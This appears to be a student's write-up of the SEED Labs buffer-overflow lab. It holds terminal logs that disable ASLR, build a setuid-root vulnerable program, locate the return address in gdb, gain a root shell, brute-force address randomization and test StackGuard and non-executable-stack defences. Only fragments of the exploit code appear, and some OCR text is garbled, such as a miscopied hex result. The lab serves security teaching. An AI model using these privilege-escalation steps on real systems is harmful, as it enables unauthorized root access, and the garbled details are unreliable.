


ALL TASKS COMPLETED

Lab Tasks

2.2 Task 1: Running Shellcode


Entering commands for disabling countermeasures, and compiling and running shell code. Also initiating a disassemble on the stack.c file's main method using gdb debugger.



```
SEEDUbu [Running]
Terminator
/bin/bash
[12/13/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[12/13/19]seed@VM:~$ sudo rm /bin/sh
[12/13/19]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[12/13/19]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
[12/13/19]seed@VM:~$ ./call_shellcode
$
$
$ quit
zsh: command not found: quit
$ exit
[12/13/19]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[12/13/19]seed@VM:~$ sudo chown root stack
[12/13/19]seed@VM:~$ sudo chmod 4755 stack
[12/13/19]seed@VM:~$ gdb --quiet stack
Reading symbols from stack...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x080484da <+0>:    lea    ecx,[esp+0x4]
0x080484de <+4>:    and    esp,0xffffffff
0x080484e1 <+7>:    push   DWORD PTR [ecx-0x4]
0x080484e4 <+10>:   push   ebp
0x080484e5 <+11>:   mov    ebp,esp
0x080484e5 <+11>:   mov    ebp,esp
content[stack] = shellcode
# Write the content to badfile
file = open("badfile", "wb")
Python Tab Width: 8 Ln 40, Col 31 INS
```


2.4 Task 2: Exploiting the Vulnerability

Identifying the base of the register with the disassembler. Put a breakpoint at address 0x080484e5 associated with assembly instruction “mov ebp, esp”.



```
SEEDUbu [Running]
Terminator
/bin/bash
Reading symbols from stack...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x080484da <+0>:    lea    ecx,[esp+0x4]
0x080484de <+4>:    and    esp,0xffffffff
0x080484e1 <+7>:    push   DWORD PTR [ecx-0x4]
0x080484e4 <+10>:   push   ebp
0x080484e5 <+11>:   mov    ebp,esp
0x080484e7 <+13>:   push   ecx
0x080484e8 <+14>:   sub    esp,0x214
0x080484ee <+20>:   sub    esp,0x8
0x080484f1 <+23>:   push   0x80485d0
0x080484f6 <+28>:   push   0x80485d2
0x080484fb <+33>:   call   0x80483a0 <fopen@plt>
0x08048500 <+38>:   add    esp,0x10
0x08048503 <+41>:   mov    DWORD PTR [ebp-0xc],eax
0x08048506 <+44>:   push   DWORD PTR [ebp-0xc]
0x08048509 <+47>:   push   0x205
0x0804850e <+52>:   push   0x1
0x08048510 <+54>:   lea    eax,[ebp-0x211]
0x08048516 <+60>:   push   eax
0x08048517 <+61>:   call   0x8048360 <fread@plt>
0x0804851c <+66>:   add    esp,0x10
content[stack] = shellcode
# Write the content to badfile
file = open("badfile", "wb")
Python Tab Width: 8 Ln 40, Col 31 INS
```

Use the command `i r $esp` to get the base pointer address. From the base pointer address we can calculate the return address. We can see that our base pointer address is 0x0bfffec88.



The screenshot shows a GDB terminal window with the following content:

```
0x80484e4 <main+10>: push    ebp
=> 0x80484e5 <main+11>: mov     ebp,esp
0x80484e7 <main+13>: push    ecx
0x80484e8 <main+14>: sub     esp,0x214
0x80484ee <main+20>: sub     esp,0x8
0x80484f1 <main+23>: push    0x80485d0

-----stack-----
0000 0xbfffec88 --> 0x0
0004 0xbfffec8c --> 0xb7e1f637 (<_libc_start_main+247>: add    esp,0x10)
0008 0xbfffec90 --> 0xb7fb9000 --> 0x1b1db0
0012 0xbfffec94 --> 0xb7fb9000 --> 0x1b1db0
0016 0xbfffec98 --> 0x0
0020 0xbfffec9c --> 0xb7e1f637 (<_libc_start_main+247>: add    esp,0x10)
0024 0xbfffeca0 --> 0x1
0028 0xbfffeca4 --> 0xbfffed34 --> 0xbfffef3f ("/home/seed/stack")

Legend: code, data, rodata, value

Breakpoint 1, 0x080484e5 in main ()
gdb-peda$ i r $esp
esp      0xbfffec88      0xbfffec88
gdb-peda$ quit
[12/13/19]seed@VM:~$ python3 exploit.py
content[start:] = snetcode
# Write the content to badfile
file = open("badfile", "wb")
```

We then add 4 to the base pointer address to get the return address which equals 0xbfffec8c

Hex Calculator

Hexadecimal Calculation—Add, Subtract, Multiply, or Divide

Result

Hex value:

bfffec88 + 4 = **BFFFE8C**

Decimal value:

3221220488 + 4 = **3221220492**


bfffec88	+	4	= ?
<div>Calculate</div> <div>Clear</div>			

[illegible]

```
Terminator
/bin/bash
/bin/bash 104x23
[12/13/19]seed@VM:~$ ./stack
Segmentation fault
[12/13/19]seed@VM:~$ gcc -o exploit exploit.c
[12/13/19]seed@VM:~$ ./exploit
[12/13/19]seed@VM:~$ ./stack
Segmentation fault
[12/13/19]seed@VM:~$ gcc -o exploit exploit.c
[12/13/19]seed@VM:~$ ./exploit
[12/13/19]seed@VM:~$ ./stack
Segmentation fault
[12/13/19]seed@VM:~$ gcc -o exploit exploit.c
[12/13/19]seed@VM:~$ ./stack
Segmentation fault
[12/13/19]seed@VM:~$ python3 exploit.py
[12/13/19]seed@VM:~$ ./stack
Segmentation fault
[12/13/19]seed@VM:~$ python3 exploit.py
[12/13/19]seed@VM:~$ ./stack
Segmentation fault
[12/13/19]seed@VM:~$ ^C
[12/13/19]seed@VM:~$ python3 exploit.py
[12/13/19]seed@VM:~$ ./stack
#
content[start:] = shellcode
# Write the content to badfile
file = open("badfile", "wb")
```


2.5 Task 3: Defeating dash's Countermeasure

Running the required commands, compiling and running first with commented out “setuid(0);” gives us a normal user prompt. The second time with “setuid(0);” uncommented we get a root prompt.




```
SEEDUbu [Running]
Text Editor
Greg
/bin/bash
[12/13/19]seed@VM:~$ sudo ln -sf /bin/dash /bin/sh
[12/13/19]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[12/13/19]seed@VM:~$ sudo chown root dash_shell_test
[12/13/19]seed@VM:~$ sudo chmod 4755 dash_shell_test
[12/13/19]seed@VM:~$ ./dash_shell_test
$ ^C
$ gcc dash_shell_test.c -o dash_shell_test
gcc: error trying to exec 'cc1': execvp: No such file or directory
$

[12/13/19]seed@VM:~$ sudo ln -sf /bin/dash /bin/sh
[12/13/19]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[12/13/19]seed@VM:~$ sudo chown root dash_shell_test
[12/13/19]seed@VM:~$ sudo chmod 4755 dash_shell_test
[12/13/19]seed@VM:~$ ./dash_shell_test
#

dash_shell_test.c (~/) - gedit
stack.c x call_shellcode.c x exploit.c x exploit.py
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

For the second part of this task we are asked to run the same attack again from task 2 using the updated assembly code put into the python file. I got the same results. Root access.




```
SEEDUbu [Running]
Terminator
Greg
/bin/bash
[12/13/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[12/13/19]seed@VM:~$
[12/13/19]seed@VM:~$ sudo rm /bin/sh
[12/13/19]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[12/13/19]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
[12/13/19]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[12/13/19]seed@VM:~$ sudo chown root stack
[12/13/19]seed@VM:~$ sudo chmod 4755 stack
[12/13/19]seed@VM:~$ python3 exploit2.py
[12/13/19]seed@VM:~$ ./stack
#

exploit2.py (~/) - gedit
stack.c x call_shellcode.c x exploit.c x exploit.py x dash_shell_test.c x exploit.py
Python Tab Width: 8 Ln 33, Col 62
```


2.6 Task 4: Defeating Address Randomization

Address randomization is turned on which means the stack base address can have $2^{19} = 524,288$ possibilities. So we use an infinite looping program to run our same attack from task 2.

Image of infinite buffer overflow attack running to test all available address possibilities.




I ran the program for about 17 minutes straight and was not able to get root, however, I could see that with more time and patience the attack could still work using this brute force method.



2.7 Task 5: Turn on the StackGuard Protection


For this task we run the same attack but we do not disable the stackGuard. The result is that the attack does not work and we get the following output from the terminal. Stack guard acts as a protection mechanism that detects from buffer overflow vulnerability.



```
SEEDUbu [Running] 11:57 PM
Terminator
Greg
stack.c x call_shellcode.c x exploit.c x exploit.py x dash_shell test.c x exploit2.py x go.sh x
/bin/bash
[12/13/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[12/13/19]seed@VM:~$ gcc -o stack -z execstack stack.c
[12/13/19]seed@VM:~$ python3 exploit.py
[12/13/19]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[12/13/19]seed@VM:~$
```

2.8 Task 6: Turn on the Non-executable Stack Protection

In this task, we recompile our vulnerable program using the noexecstack option and we run the same attack. What happened was that the attack was not successful and I got a simple segmentation fault error. The non-executable stack acts as a protection mechanism and it provides protection that avoids code from being executed from the stack.



```
SEEDUbu [Running] 12:03 AM
Terminator
Greg
stack.c x call_shellcode.c x exploit.c x exploit.py x dash_shell test.c x exploit2.py x go.sh x
/bin/bash
[12/14/19]seed@VM:~$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[12/14/19]seed@VM:~$ python3 exploit.py
[12/14/19]seed@VM:~$ ./stack
Segmentation fault
[12/14/19]seed@VM:~$
```

END